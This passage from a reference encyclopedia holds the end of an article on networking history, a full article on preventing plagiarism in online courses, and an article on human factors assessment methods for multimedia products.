WLAN network protocols—with two exceptions at the data link layer and the physical layer—are identical to OSI reference model for wired LAN. The first exception occurs at the physical layer, where WLAN operates over the unlicensed radio spectrums reserved for industry, scientific, and medicine (ISM) to transmit data instead of wire (Mallick, 2003). The second exception occurs at the media access control sublayer, where 802.11 Ethernet technologies replace 802.3 Ethernet technologies and where carrier sense multiple access with collision avoidance (CSMA/CA) replaces CSMA/CD (Palmer, 2006).

The European Telecommunications Institute sets European WLAN standards. High-performance radio local area network (HiperLAN2) has two modes of operation. One mode, called the direct mode, is for peer-to-peer networking. Its standards are similar to the 802.11 standards. The other mode, the centralized mode, is for larger networks using access points that centralize and control network traffic. HiperLAN2 operates at 5 GHz using the same TDD as Bluetooth. HiperLAN2 broadcasts at 54 Mbps.

A network is considered a WAN when it connects two or more LANs over an area exceeding 30 miles. The first WANs connected with dedicated telephone lines and then later with fiber optics, microwave transmitters, or earth orbiting satellites.

Early WAN connections were made with plain old telephone service (POTS). Theses connections were made at a speed of 56 Kbps or with dedicated high-speed data connections called T-carriers. The smallest of the T-carriers was the T-1 line. T-1 transmitted data at 1.544 Mbps. T-1 lines consisted of 24 subchannels of service at 64 Kbps. The next level T-carrier is the T-2, which transmitted data at 6.312 Mbps. Dedicated lines are very expensive and most customers choose only to buy a portion of a dedicated line (one or two subchannels). A WAN becomes a WWAN when it connects via microwave transmitter or satellite (Palmer, 2006).

FUTURE

One can find the future of networking technology is rooted in its past. For example, until the first electrical network, human communications remained unchanged for centuries with printed page and courier. Then in the span of 50 years, a technological explosion occurred making the isolated the familiar. For the time being—as the sophistication of the microprocessor blurs the distinction between traditional network services and external services—small changes to education, government, and business are the norm until the next technological explosion.

H

CONCLUSION

The intent of this article was to present a brief description of the history of networking technology (LAN technology). Through the recollection of the ancient technologies the telegraph, the telephone, and the radiotelegraph, one is able to parallel the dynamics of the modern communications. For example, at the dawn of the era, much of human communications depended on some form of dispatch rider by word of mouth. Delivery time ranged from a few hours (for local messages) to a few weeks or months for transcontinental or transoceanic communications messages. By the end of the period, the time for transcontinental or transoceanic communications was reduced to mere minutes or seconds.

Fifty-two years ago, computer networks did not exist; today they proliferate in every place of commerce, government, or education. The first network tied its workers to a single location; its interface was awkward and text-based and the central computer did all the processing. Today, the interface is sleek and graphic-based. Network databases contain music, video, and text files. Wireless technology (WLAN) just 10 years ago was too expensive and impractical. Today it acts as adjunct or replacement for LAN. Fifty years from today, both may be superseded.

REFERENCES

Britannica Concise Encyclopedia. (2006). *Jean Maurice Émile Baudot*. Retrieved May 2007, from http://www.answers.com/topic/baudot-jean-maurice-mile

Calvert, J.B. (2000, April 7). *The electromagnetic telegraph*. Retrieved February 5, 2007, from http://www.du.edu/~jcalvert/tel/morse/morse.htm#C

Derfler, F., & Freed, L. (2002). *How networks work*. Indianapolis: Que Publishing.

Kozierok, C.M. (2005, September 20). *TCP/IP overview and history* . Retrieved May 2, 2007, from http://www.tcpipguide.com/free/t_TCPIPOverviewandHistory.htm

Lammle, T. (2004). *CCNA: Cisco certified network associate*. Alameda, CA: Sybex.

Library of Congress. (2000, Sept). *Alexander Graham Bell family papers* . Retrieved April 2007, from http://memory.loc.gov/ammem/bellhtml/bellhome.html

Mallick, M. (2003). *Mobile and wireless design essentials*. Indianapolis: John Wiley & Sons, Inc.

Microsoft Corportion. (2007). *Thomas Edison*. Retrieved April 29, 2007, from http://encarta.msn.com/encyclopedia_761563582_1/Thomas_Alva_Edison.html

Nguyen, H.Q., Johnson, R., & Hackett, M. (2005). *Enterprize application testing*. Hoboken, NJ: John Wiley & Sons, Inc.

NobelPrize.Org. (2007). *Guglielmo Marconi*. Retrieved April 29, 2007, from http://nobelprize.org/nobel_prizes/physics/laureates/1909/marconi-bio.html

Ohrtman, F., & Roeder, K. (2003). *Wi-Fi handbook: Building 802.11b wireless networks*. New York: McGraw-Hill.

Palmer, M. (2006). *Hands-on networking fundamentals*. Boston: Thomson.

PBS. (2000). *Thomas Alva Edison*. Retrieved from http://www.pbs.org/wgbh/amex/telephone/peopleevents/pande03.html

Shindler, D.L. (2002). *Computer networking essentials*. Indianapolis: Cisco Press.

Teare, D. (2006, October 12). Cisco systems internetworking basics. *Internetworking technology handbook*. Retrieved February 18, 2007, http://www.cisco.com/univercd/cc/td/doc/cisintwk/ito_doc/introint.htm

The Institution of Engineering and Technology. (2007). *Sir Charles Wheatstone (1802-1875)*. Retrieved April 29, 2007, from http://www.iee.org/TheIEE/Research/Archives/Histories&Biographies/Wheatstone.cfm

Walters, E.G. (2001). *The essential guide to computing: The story of information technology*. Upper Saddle River, NJ: Prentice-Hall.

Wikipedia. (2007, May). *ALOHAnet*. Retrieved May 2007, from http://en.wikipedia.org/wiki/ALOHAnet

KEY TERMS

Bluetooth: A wireless technology that connects handheld devices, mobile phones, and mobile computers around an individual. Its standards are describe by the 802.15.

CSMA/CA: Carrier sense multiple access with collision avoidance CSMA/CA is a contention management method where a client on a network station wishing to transmit first listens for an idle signal before it can be broadcasted. CSMA/CA is implemented when CSMA/CD is impractical. WLAN access methods are based on CSMA/CA calculation to avoid a packet collision described in IEEE 802.11.

CSMA/CD: Carrier sense multiple access with collision detection is a network contention management method used in Ethernet to regulate the client transmission by sensing for the presence of packet collision. CSMA/CD is described in IEEE 802.3.

Direct Sequence Spread Spectrum (DSSS): DSSS is a modulation scheme that spreads a signal across a broad band of radio frequencies simultaneously. DSSS is described in the IEEE 802.11b standard for wireless computer networking.

Frequency Hoping Spread Spectrum: A modulation scheme regulated by the Federal Communications Commission that requires manufacturers to use 75 or more frequencies per transmission channel with a maximum dwell time of 400 milliseconds. FHSS standards are described in IEEE 802.11 networking standards and in 802.15 for Bluetooth.

Orthogonal Frequency Division Multiplexing (OFDM): OFDM is a wireless technology that works by transmitting parallel signals. In the OFDM scheme, the radio signal are split into multiple smaller subsignals that are then transmitted simultaneously at different frequencies to the receiver.

Time Division Duplexing (TDD): TDD is a second-generation wireless network technology used by HiperLAN2 and Bluetooth to support data transmission. To achieve TDD numerous frequencies are combined in a single channel and divided into separate time slots. The time slots are assigned to individual users and rotated at regular intervals. It simulates full duplex data transmission over a half duplex transmission link.

Token Ring: A LAN technology developed by the IBM Corporation where the computers are arranged in a circle. In the token ring scheme, a client computer cannot transmit data unless it has a token sent by the server on the network. Token ring topology standards are described in IEEE 802.5.

H

Honest Communication in Online Learning

Kellie A. Shumack
Mississippi State University, USA

Jianxia Du
Mississippi State University, USA

HOW TO CREATE HONEST COMMUNICATION IN ONLINE LEARNING

Online learning promises much for the present and the future of education because it bridges the gap of distance and time (Valentine, 2002). Students have doors opened wide because of online courses, and in many ways, these opportunities bring in an equalizing quality for those who want to be educated. The bottom line is that the "convenience of time and space" (Valentine, 2002, p. 2) makes online courses an appealing option. Online courses come under the general heading of "distance education." Pallof and Pratt (2001, p. 5) define distance education as "an approach to teaching and learning that utilizes Internet technologies to communicate and collaborate in an educational context." This definition is what online courses are today. Some common modes of delivery include WebCT, Blackboard, Convene, and eCollege. Technology or these authoring tools are "not the 'be all and end all' of the online course. [They] are merely the vehicle for course delivery" (Pallof & Pratt, 2001, p. 49).

As with many things, there are also some potentially negative aspects possible with online learning. This progressive form of instruction is not impervious to problems with student cheating, and in fact, cheating is often considered easier in online courses (Rowe, 2004). The purpose of this paper is to examine plagiarism within the different elements of online learning courses and investigate what can be done about it. Before examining plagiarism, a case for integrity should be made.

Academic Integrity

Academic integrity presupposes that the students will follow the rules of an institution and its instructors. Integrity in any situation implies that an individual is incorruptible and will be completely honest. The Center for Academic Integrity (CAI), a highly respected consortium of more than 390 educational institutions, has this to say about academic integrity:

Academic integrity is a commitment, even in the face of adversity, to five fundamental values: honesty, trust, fairness, respect, and responsibility. From these values flow principles of behavior that enable academic communities to translate ideals into action…Cultivating honesty lays the foundation for lifelong integrity, developing in each of us the courage and insight to make difficult choices and accept responsibility for actions and their consequences, even at personal cost (The Center for Academic Integrity, 1999, p. 4-5).

The opposite of integrity is dishonesty. The issue of academic dishonesty is a concern on every campus and is no less a concern in the area of online classes. Because online courses have a distant feel, students may be even more susceptible to the lure of cheating when taking an online course (Rowe, 2004). There are many reasons why students cheat: they want the easy way out, school work is low on the priority list, they possess poor time management skills, they fear a bad grade, or they simply like to break the rules (Harris, 2004). Sharma and Maleyeff (2003, p. 22) point out that "psychological distancing combined with moral distancing, increases the ease and the probability that unethical acts will be committed" and that the "Internet increases the number of temptations and very often [an individual] may not feel wrong because nobody appears to be hurt."

One of the greatest benefits of an online course is the opportunity for interaction between teacher and student and also among the body of students. This element also can open the door for cheating. The instructional method in online courses is very open and interactive. Students are encouraged to learn from each other. The instructor is eager to have students collaborate and construct knowledge; however, this delivery method makes it easier for the dishonest student to act corruptly.

Plagiarism

Of the many issues of academic integrity, plagiarism is considered a significant ethical issue in online education (Rowe, 2004). Plagiarism in common terms is taking someone else's work and passing it off as your own. This includes taking words and ideas or "claiming to use sources that you haven't" (Brandt, 2002, p. 40). "Cut and paste" plagiarism is a term that means taking only a sentence or two from the Internet without citing the source, not the whole paper (McCabe, 2001).

Plagiarism in online courses most often resembles plagiarism in the traditional classroom and is not unique in the stealing of ideas and words through e-mail, discussion questions, class postings, and group projects. These methods are inherent in online courses because they are common elements in that educational system. Following is a discussion about plagiarism within each of these elements.

Research Papers

This form of plagiarism has the same potential in online courses as in the traditional classroom. Students are assigned a paper to write but do not cite their sources correctly, either intentionally or unintentionally. A student may cut and paste some or all of their research paper from the Internet or the student may purchase a completed paper from an individual or online source. The Internet makes plagiarism easier and available to more people, according to Underwood and Szabo (2003). As indicated by their study, 20% of students they surveyed admitted they would definitely plagiarize to avoid failing. Six percent of students in this study use plagiarism as a part of normal, everyday life.

John Barrie, founder of an Internet plagiarism-detection service called *Turnitin.com*, says that "while researching the sources of students' plagiarized materials, [he] found that 70% of them came from the Internet; 25% came from 'swapped papers'… and 5% came from other sources, such as papers purchased from online 'cheat' sources" (Minkel, 2002, p. 53). Plagiarism is on the rise. A 1999 CAI study showed 10% of students admitting to cut-and-paste plagiarism, while a 2001 survey showed 41% surveyed taking part in this practice.

As illustrated by McCabe's study in 2005, students have an indifferent attitude about plagiarism. His study revealed that in the area of Internet plagiarism, 77% of students surveyed did not consider "cut & paste" plagiarism a serious issue. Online course instructors fight the battle against this permissive culture to the same extent traditional classroom teachers do.

A mere cursory Internet search reveals an abundance of sites which sell term papers to students, a direct indicator that plagiarism has a thriving market. The advertising scheme from a Web site that sells research papers offers insight into the prevalent plagiarism culture. It persuades with this rationale:

As if a job and a social life are not enough to drive you insane while you try to pass college! Add to this the burden of term papers, which are sometimes designed to make you tear your hair out in frustration…How difficult is it to begin writing term papers when an evening out is equally important (http://www.perfect-termpapers.com/).

Group Projects

Another element of the online course which is susceptible to plagiarism is the collaborative project. Everyone in the class has access to the discussions of all the members in *all* the groups. This can lead one group to steal an idea from another group. In this case, they do not give credit to the originator of the idea but instead try to pass it off to the instructor as their own.

Discussion

A constant flow of discussions are common in online courses. Discussion may take place in synchronous chatting or asynchronous postings. Students then submit comments and additionally read the remarks and observations of fellow classmates regarding that particular issue. Ideally, this is an excellent way for students to express what they have learned and to learn from the insights of each other; however, for the insincere student it is tempting to plagiarize all that information and misrepresent their knowledge on a particular subject.

Discussions about assigned readings can also be plagiarized. The unethical student does not read the assignment but rather, just waits until someone else summarizes the chapter and then enters the class discussion arena as if he or she has read the designated chapter.

E-Mail

E-mail can provide further opportunity for plagiarism. This allows the dishonest student to present discussion comments that are not their original creative thoughts.

All these methods of plagiarism accessible in the online course demonstrate the opposite of one of the purposes and strengths of the online course. That is, for students to "[develop] original thought....[construct] their own knowledge and meaning…for students to take responsibility for their learning process" (Palloff & Pratt, 2001, p. 113-114).

Potential Solutions

Even if it seems easier to cheat in an online course because of technology, that same technology makes it is easier to catch the cheaters (Heberling, 2002). A student's perception about possibly getting caught influences their decision to refrain from cheating (McCabe, 2001). Gibbons, Mize, and Rogers (2002) have three proactive ways to promote general academic integrity in online courses. First, they say that the policies regarding academic dishonesty should be outlined clearly at the beginning of the course and examples used to demonstrate what is unacceptable. Secondly, "online course materials should include a high degree of interaction" (p. 5) so that instructors are aware of the student's level of knowledge. Thirdly, instructors should use multiple assessment tools so that a trend can be established for student work quality. This technique helps the student feel connected and may promote academic integrity, according to the authors.

Preventing plagiarism is clearly the best option for educators. It is a win-win situation with the student learning from the process and forming excellent ethical habits in academics. Teachers have the power to design their instruction so that the opportunity for plagiarism is minimized for both intentional and unintentional plagiarists.

Unintentional Plagiarism

Educators can take a proactive approach to dealing with plagiarism by setting them up for success. One key method of prevention is simply making sure that all students know what plagiarism is and how to avoid it by properly citing sources. Ignorance is rarely acceptable in a court of law and educators can begin by bombarding students with the truth. Renard (2000) maintains that some students are "unintentional cheaters" who "never learned how to properly use and document resources in papers" (p. 38). They will not admit misconduct because they do not recognize their actions as dishonest. It is not unreasonable for students to be expected to learn how to detect and avoid plagiarism in one class period (Landau, Druen, & Arcuri, 2002). Inserting a "nonspecific directive to 'avoid plagiarism' on a syllabus or making a similarly vague statement in class is not as effective as providing students with performance feedback or examples of plagiarized passages" and that "it is neither difficult nor time consuming to effect a change in students' ability to detect and avoid plagiarism" (Landau et al., 2002, p. 115). Something as simple as providing examples of plagiarism can boost a student's ability to avoid it (Landau et al., 2002). One study on secondary sources concluded that students can be taught to properly cite material and successfully avoid plagiarism (Froese, Boswell, Garcia, Koehn, & Nelson, 1995). Their experimental group improved from 46% to 77% after instruction and testing.

Intentional Plagiarism

Teachers have to be aware and proactive in order to prevent and deter intentional plagiarism. Here are some key elements teachers need to remember when attempting to make papers plagiarize resistant:

- "Be aware of how and why students plagiarize.
- Avoid using the same topics year after year.
- Make topics specific rather than generic. Require creative responses.
- Teach and practice source documentation" (Renard, 2000, p. 41).

Some example assignments which discourage plagiarism before it begins include:

- Assign students to write a personal diary from a soldier's perspective about what happens during Napoleon's army advances on other countries (Renard, 2002).
- Have students write a comparison paper that parallels their life journeys with Odysseus in *The Odyssey* (Renard, 2002).

An important part of prevention mentioned earlier is knowing how students plagiarize. Sites such as http://www.essaytown.com/, http://www.masterpapers.com, http://www.termpaperrelief.com, and http://www.perfecttermpapers.com/ offer custom written papers for purchase. Having students provide preliminary sources, a topic explanation, copies of their research material and a rough draft are some ways to discourage purchasing a research paper (Harris, 2004). Asking students direct questions about a research paper may also help the teacher determine if the student actually wrote the paper (Harris, 2004). With the use of discussion rooms and telephone interviews, the online instructor can encourage students to write their own paper because they will be required to demonstrate knowledge of the topic.

Librarian Denise Hamilton (2003) put together several common sense tools for teachers to think about as they guard the integrity of their course:

- "Cheating and haste often go together" (¶ 11). Students who miss deadlines and are under a lot of pressure often resort to cheating.
- Look for the obvious discrepancies such as headers or titles that aren't consistent with the topic or indications of hyperlinks that "appear grayed-out when printed" (¶ 11).
- Inconsistent vocabulary and writing styles. Teachers should take writing samples at the beginning of the class to use as a comparison later on.
- Be on the lookout for odd spellings or British colloquial phrases that may indicate a student got a paper from a British source. Examples: "favourite", "centre," or "mucking about" (¶ 14).

Teachers can also use computer programs and Web sites to catch students. The cost is generally between \$1,000 and \$10,000 (Talab, 2004). Table 1 lists several options for teachers (Bloomfield, 2004; Hamilton, 2003; Talab, 2004).

A note about plagiarism-detection software: Scanlon (2003) brings up three valid points:

> Reliance on plagiarism checkers could bring unforeseen and unwanted consequences. First, the probable motives for student plagiarism… *will have been left unaddressed. That is, faculty will not have taught students anything except that they have acquired better means to catch them. Second, the detection software could introduce an element of mutual distrust…plagiarism checkers actually could cause faculty to avoid engagement with the pedagogical and ethical issues involved* (p. 164).

Online instructors are not powerless in this struggle against plagiarism. Common sense can assist in identifying a number of "red flags" among student papers. Additionally, online instructors have to learn the personality and writing styles of each of their students even though they may have little face-to-face contact. Instructors who do not pay attention to the details of student postings in discussions or the content of e-mail may miss the sneaky cut-and-paste student. Often students will police the system by telling the instructor when someone has stolen their idea in an e-mail or posting. Online teachers can begin to see a pattern in a student's writing style or notice inconsistencies in their writing and their low performance levels in other areas of the course. Being aware and alert are primary ways to combat all kinds of plagiarism in online courses. An effective way to prevent plagiarism in group projects is to have groups explain why they chose their particular

Table 1.

HTTP://WWW.PLAGIARISM.ORG	HTTP://WWW.TURNITIN.COM	HTTP://WWW.PLAGIARISM.COM
http://canexus.com/eve/	http://wordchecksystems.com	http://www.copycatch.gold.com
http://integriguard.com/	http://www.edutie.com	http://www.howoriginal.com
http://iparadigms.com/plag.shtml	http://jplag.de	www.mydropbox.com

topic and explain their thought process. Asking them to explain how they have designed their topic will discourage students from choosing something that isn't theirs.

CONCLUSION

The Internet has been called "a virtually perfect instrument of education" (Sharma & Maleyeff, 2003, p. 19) but is not free from danger and temptation. This world is changing in technology, morals, ethics, and other areas. Our society constantly redefines terms to adjust to these changes. Have we become a society that believes morals are subjective and personal? Are we "creating our own selves and purposes" (Gutek, 2004, p. 92) and ignoring integrity? The "anything goes" mentality sacrifices integrity on the altar of convenience, price, or laziness. In the world of education, cheating is how this morality shows itself. Eighteen percent (18%) of students in a study done by Underwood and Szabo (2003) indicated they would not even have guilt about cheating, and 62% said they would have guilt but would still do it. Recent scandals in the world of stock trading show that the integrity levels in school do not necessarily rise after leaving the schoolhouse.

By plagiarism, in any form, an individual is trying to represent themselves as something they are not. Plagiarism takes inadequate writers and presents them as accomplished. It takes the undisciplined student and presents them as disciplined. Our educational society is extensive in teaching "self-esteem;" however, maybe we have failed in training students to honestly access their weaknesses and then work to improve themselves. In this way, our society of pleasure seekers endangers academic integrity by eroding what is true at an individual level. With everyone doing what they believe is right, there are serious implications to online courses. Educators have an academic and moral responsibility to thwart cheating when at all possible. Plagiarism deprives students of learning useful research skills (Minkel, 2002), and it robs students of a true education. Because of this we must fight to preserve integrity and preserve educational quality by continuing the quest for ways to discourage plagiarism and encourage academic integrity.

REFERENCES

Bloomfield, L.A. (2004). *Plagiarism resource site links.* Retrieved March 22, 2007, from http://plagiarism.phys.virginia.edu/links.html

Brandt, D.S. (2002). Copyright's (not so) little cousin, plagiarism. *Computers in Libraries, 22*(5), 39-41.

Froese, A.D., Boswell, K.L., Garcia, E.D., Koehn, L.J., & Nelson, J.M. (1995). Citing secondary sources: Can we correct what students do not know? *Teaching Psychology, 22*(4), 235-238.

Gibbons, A., Mize, C.D., & Rogers, K.L. (2002). *That's my story and I'm sticking to it: Promoting academic integrity in the online environment.*

Gutek, G. L. (2004). *Philosophical and ideological voices in education*. New York: Pearson Education.

Hamilton, D. (2003). Plagiarism. *Searcher, 11*(4), 26-28.

Harris, R. (2004, November). *Anti-plagiarism strategies for research papers*. Virtual Salt. Retrieved March 22, 2007, from www.virtualsalt.com/antiplag.htm

Landau, J.D., Druen, P.B., & Arcuri, J.A. (2002). Methods for helping students avoid plagiarism. *Teaching Psychology, 29*(2), 112-115.

McCabe, D.L. (1999). *CAI research*. Retrieved March 22, 2007, from http://www.academicintegrity.org/cai_research.asp

McCabe, D.L. (2005). *CAI research*. Retrieved March 22, 2007, from http://www.academicintegrity.org/cai_research.asp

McCabe, D.L., & Trevino, L.K. (2002). *Honesty and honor codes. [Electronic Version.] Academe, 88* (1).

McCabe, D. L., Trevino, L. K., & Butterfield, K. D. (2001). Dishonesty in academic environments: The influence of peer reporting requirements [Electronic Version]. *Journal of Higher Education, 72*(1), 29-45.

Minkel, W. (2002). Web of deceit. *School Library Journal, 48*(4), 50-53.

Palloff, R.M. & Pratt, K. (2001). *Lessons from the cyberspace classroom: The realities of online teaching.* San Francisco, CA: Jossey-Bass.

Renard, L. (2000). Cut and paste 101: Plagiarism and the net. *Educational Leadership, 57*(4), 38-42.

Rowe, N.C. (2004, Summer). Cheating in online student assessment: Beyond plagiarism [Electronic Version]. *Online Journal of Distance Learning Administration, 7*(2).

Scanlon, P.M. (2003). Student online plagiarism. How do we respond? *College Teaching, 51*(4), 161-165.

Sharma, P., & Maleyeff, J. (2003). Internet education: Potential problems and solutions. *The International Journal of Educational Management, 17*(1), 19-25.

Talab, R. (2004). Copyright and you. A student online plagiarism guide: Detection and prevention resources (and copyright implications!). *TechTrends, 48*(6), 15-18.

The Center for Academic Integrity. (1999, October). *The fundamental values of academic integrity*. Des Plaines, IL: Oakton Community College Office of College Relations.

Underwood, J., & Szabo, A. (2003). Academic offences and e-learning: Individual propensities in cheating. *British Journal of Educational Technology, 34*(4), 467-477.

Valentine, D. (2002, Fall). Distance learning: Promises, problems, and possibilities. *Online Journal of Distance Learning Administration, 5*(3).

KEY TERMS

Distance Education: "An approach to teaching and learning that utilizes Internet technologies to communicate and collaborate in an educational context" (Pallof & Pratt, 2001, p. 5).

E-Learning: A synchronous and asynchronous learning tool capable of being delivered entirely through the Internet.

Integrity: Implies that an individual is incorruptible and will be completely honest.

Plagiarism: Taking someone else's work and passing it off as your own.

Human Factors Assessment of Multimedia Products and Systems

Philip Kortum
Rice University, Texas, USA

THE IMPORTANCE OF HUMAN FACTORS ASSESSMENT

Human factors assessment is a set of methods that are employed in order to determine if a product, service, or system meets the needs of the end users. These needs are measured along the dimensions of effectiveness (can the user actually accomplish the task at hand?), efficiency (can the user accomplish the task with a minimum of effort?), and satisfaction (is the user satisfied with his or her interaction with the product?). Multimedia technology requires significantly more attention to human factors and usability because the mode interactions create a more complex operating environment for the end user. This complexity can make these systems difficult for consumers to learn and use, reducing both the satisfaction of the users and their willingness to purchase or use similar systems in the future.

It is critically important to assess the usability of a product from the onset of the project. Although it is common to perform a summative human factors assessment of the product at the end of development, it is typically too late to do anything meaningful with the results at this point because of the cost of changing a complete or nearly complete design. It is most beneficial to engage in a full human factors assessment during the concept generation phases, so that fundamental limitations of human perception and cognition can be considered *before* designs have already been established. Human factors assessment should continue throughout the project lifecycle. Rigorous application of these methods helps insure that the resulting end product will have high user acceptance because of superior ease of use.

METHODS OF HUMAN FACTORS ASSESSMENT

There are three major methods for gathering data for the assessment of a product:

1. Inquiry methods
2. Inspection methods
3. Observation methods

Each method has certain unique advantages and disadvantages that require that they be employed carefully during the project lifecycle. Specific submethods within each of these major categories are described in the following sections.

METHODS OF INQUIRY

Inquiry methods are those in which users of a product are asked about their experiences. If the product is already available, then inquiry methods tend to focus on the users' previous experience with the product, especially areas in which the user feels that there are deficiencies. Ideally, however, inquiry methods are employed early in the concept design phase in order to gauge what users want and need in a particular product, as well as what they may dislike in similar or competing products. Four commonly used inquiry methods include contextual inquiry, interviews, surveys, and self-report.

In contextual inquiry, the participant is observed using the product in its normal context of use, and the experimenter interacts with the user by asking questions that are generated based on that use. It is important to let the participant "tell the story" and ask questions only to clarify or expand on behaviors of interest. Ideally, data collection takes place with the product in the environment in which the participant would be actually using it so that other relevant connections (i.e., the context of use) can be made. Bailey, Konstan, and Carlis (2001) performed a study in which they used contextual inquiry to assess a tool that was being used by multimedia designers in their day-to-day development work. Their contextual inquiry assessment found that the current tools did not support multimedia designers in the way they actually worked. Applying the lessons learned thorough this analysis, they developed specialized software specifically for multimedia designers. For a complete description of the general method, see Beyer and Holtzblatt (1998).

Interviews are a popular method of obtaining information from a set of users. Interviews are best done when contextual inquiry is impractical or cost-prohibitive. For example, it's difficult to perform contextual inquiry with a participant who is immersed in a fast-paced multimedia game. In this case, pre-use and post-use interviews would be a better choice. Additional information about interview techniques can be found in Weiss (1995).

Verbal inquiry methods have the advantage of leaving open the chance for opportunistic data discovery. As the interviewer interacts with the user, specific behaviors or comments of interest can be further explored. These techniques also allow the interviewer to gather nonverbal data that might otherwise be missed. For example, if the participant rolls his eyes while giving a "yes" answer to an ease of use question, the interviewer can interpret the intent of the answer and follow up with additional questions. Verbal inquiry is also a good technique for gathering information from both experts and novices without significant additional preparation. Verbal inquiry can be done relatively quickly, in groups or one-on-one, and is especially well suited for gathering information before product specifics are available.

Unfortunately, verbal inquiry methods tend to be expensive and time consuming to perform on a large scale. There is a fairly low limit to the number of questions that can be asked in a given session and the data can be copious and difficult to quantify for analysis. A coding scheme must be developed if quantitative data is required from the interviews. Inquiry methods can be prone to interviewer bias, so care should be taken to guard against it. Finally, the user may not be telling the truth, as users may report behaviors that they do not actually engage in or fail to report ones in which they do.

Surveys are a form of written inquiry and are an extremely cost effective method of collecting data. In self-report, data is collected from users through the use of verbal or written diaries. The users can be instructed to post in the diary based on specific interactions with a product, or they can be instructed to write more generally, allowing the self-report to capture general user behavior across a wider variety of activities.

Written inquiry methods are relatively easy to administer and have the advantage of being able to be administered remotely through mail or Web distribution. Users are usually able to complete a large number of questions. It is also practical to construct multiple surveys to account for specific user populations. If multiple-choice or Likert-type scales are used in the surveys, data coding can be simple and quick. Self-report inquiry can yield a vast amount of information, provided the user is willing to take the time to share it.

For all the advantages of written inquiry, it suffers from the simple fact that the researcher must know beforehand what the relevant questions are that need to be asked. If open-ended questions are used, the responses to them can be highly variable and difficult to code. Self-report tends to suffer from significant decreases in participation over time unless the participants are properly incented. While it is difficult to construct and validate a good survey instrument, Czaja and Blair (2004) provide valuable guidance.

METHODS OF INSPECTION

Inspection methods involve an assessment of the human factors of a product by a qualified human factors expert. These reviews can either decompose the details and sequence of how the product could be used in the course of its normal operation, or they can evaluate any potential usability defects in the device or its operation. Four common inspection methods include heuristic evaluations, cognitive walkthroughs, task analysis, and checklists.

Heuristic evaluation involves the assessment of a product to see if it is in compliance with a known set of fundamental usability principles, or heuristics. It involves one or more experts systematically evaluating the interface, and comparing all of the operations and interface elements against the known set of generally accepted usability principles. As demonstrated by Nielsen and Molich (1990), multiple evaluators should be used to accurately capture interface deficiencies. See Nielsen (1994) for a complete review of the heuristic evaluation technique.

Cognitive walkthroughs are similar to heuristic evaluations, except that they are performed within the framework of the completion of specific tasks. In a cognitive walkthrough, a specific task goal is established and the expert then reviews any human factors issues associated with achieving the goal using the interface. Each step in the task is evaluated for compliance to usability principles. Cognitive walkthroughs can focus solely on high-probability tasks or they can focus on low-probability interactions that are difficult to evaluate though normal use (e.g., interfaces associated with emergency operations). Cognitive walkthroughs are especially adept at discovering missing elements in complex sequences. See Warton, Rieman, Lewis, and Polson (1994) for a complete discussion.

Task analysis is similar to cognitive walkthrough, but the primary goal in task analysis is the generation of metrics concerning the execution of the tasks. These metrics can include the number of steps required to complete a task, the cognitive load associated with the task, the temporal aspects of task completion, and the prevalence and severity of task sequence errors. Task analysis is frequently supported through task flow diagrams which help graphically define the elements of each task and highlight interactions and shared elements of the steps involved in using the interface. See Hackos and Redish (1998) for a detailed description of this method.

Although checklists serve an important role in the evaluation of products, they tend to have a bad reputation because of the careless application of them in the assessment of usability. The primary purpose of checklists is to insure that the product has met the specified usability requirements that were laid out in the product specification document. They are typically used to make sure that specific design elements have been included, that common look and feel standards have been adhered to and that design elements associated with usability have been met (e.g., "the selector knob shall be 4cm in diameter for ease of operation").

Inspection methods have the advantage that they are very time and cost efficient, and can be completed without the need to bring in outside users for an evaluation. Inspection methods can assess interface elements that are deemed to be of high importance, and they can be used to assess low probability interface interactions as well. The fact that users do not need to be brought in is also one of the method's greatest weaknesses. If the expert doing the evaluation is not truly an expert or is biased, the results will be unreliable. Paradoxically, the expert may be *too* expert, and miss issues that novice users might encounter. As with all of the inspection techniques described here, there are specialized methods in use that are tailored to specific interfaces, like multimedia. For example, Matera, Costabile, Garzotto, and Paolini (2002) describe the development of an alternate inspection method they call SUE Inspection (Systematic Usability Evaluation), which they have applied to the assessment of hypermedia systems. The method utilizes a more structured activity flow in the assessment, which allows for more reliable results.

METHODS OF OBSERVATION

Observation entails watching users with the product to see how they use it and what difficulties they encounter during that use. The observations can be direct, such as when the observer can physically see the user in real time, or can be accomplished through the use of data that shows what the user is doing or has done in the past. Three common observation techniques include ethnographic studies, usability studies, and telemetry.

Ethnographic studies entail the observation of both the user and the product in their natural environment. In ethnography, the goal is to note how the environment influences the interaction between the user and the product, and what constraints the environment imposes on the use of the technology. The key in ethnographic studies is to capture as much data about the natural use of the technology as possible, including all associated user behaviors, the physical items that are used as part of the interaction and the traits of the environment that are having an impact on the interaction. The collection and analysis of ethnographic data is time consuming and difficult. As described by Miller (2000), traditional ethnographic methods have been modified slightly to make them more applicable in multimedia applications.

Usability testing is a more cost effective method of collecting observational data. In usability testing, observation is done in a controlled environment, like a laboratory, and the participants are given a specific set of tasks to perform with the product. User behavior is then observed as these tasks are accomplished. Unlike ethnographic studies, specific success/failure metrics can be developed to measure the usability of the product. However, this specificity comes at a price; the results are only as good as the tasks that have been used, and interactions with the environment and other pieces of technology may not be captured. Usability testing is one of the most common assessment methods applied to multimedia products. Lee (1999) provides a comprehensive review of the specific usability testing techniques that have been applied to interactive multimedia systems. Georgievski and Sharda (2006) go one step further and describe some effective methods for changing the physical configuration of usability testing laboratories with the express goal of creating a usability testing environment specifically tailored to the testing of live multimedia systems. Rubin (1994) provides an excellent introduction to general usability testing.

Telemetry is a cost effective way to gather large amounts of behavioral data without direct interaction with the user. The data from telemetry can mimic the native form of observation (e.g., remote video logs) or can be a stream of secondary metrics that capture fundamental user behaviors (e.g., a Web log). Other forms of telemetric data focus on the physiological or physical manifestations of behavior, such as heart rate, eye gaze, or facial expressions. Hilbert and Redmiles (2001) describe the collection of telemetric data for software applications and discuss some of the strengths and weaknesses of the method in detail.

Observation is one of the most important methods of assessing multimedia products. It is one of the few methods that can capture behaviors associated with complex systems, and is particularly adept at uncovering interdependencies, a real plus for multimedia systems. Unfortunately, observation may not be the best method for all cases. Sometimes the behavior of interest is simply too rare to capture reliably. In other cases, the simple act of observing someone changes their behavior, resulting in misleading data. One of the biggest difficulties with observational data, particularly ethnographic observation, is that behaviors of interest are mixed in with behaviors that are irrelevant to the study at hand. This makes data collection difficult and expensive, as large amounts of time and effort may be required to capture relatively short episodes of interested behaviors. Finally, the sheer volume of data that is gathered in typical observation studies can make the classification and analysis difficult and time consuming. Still, observation is one of the best methods for assessing a product.

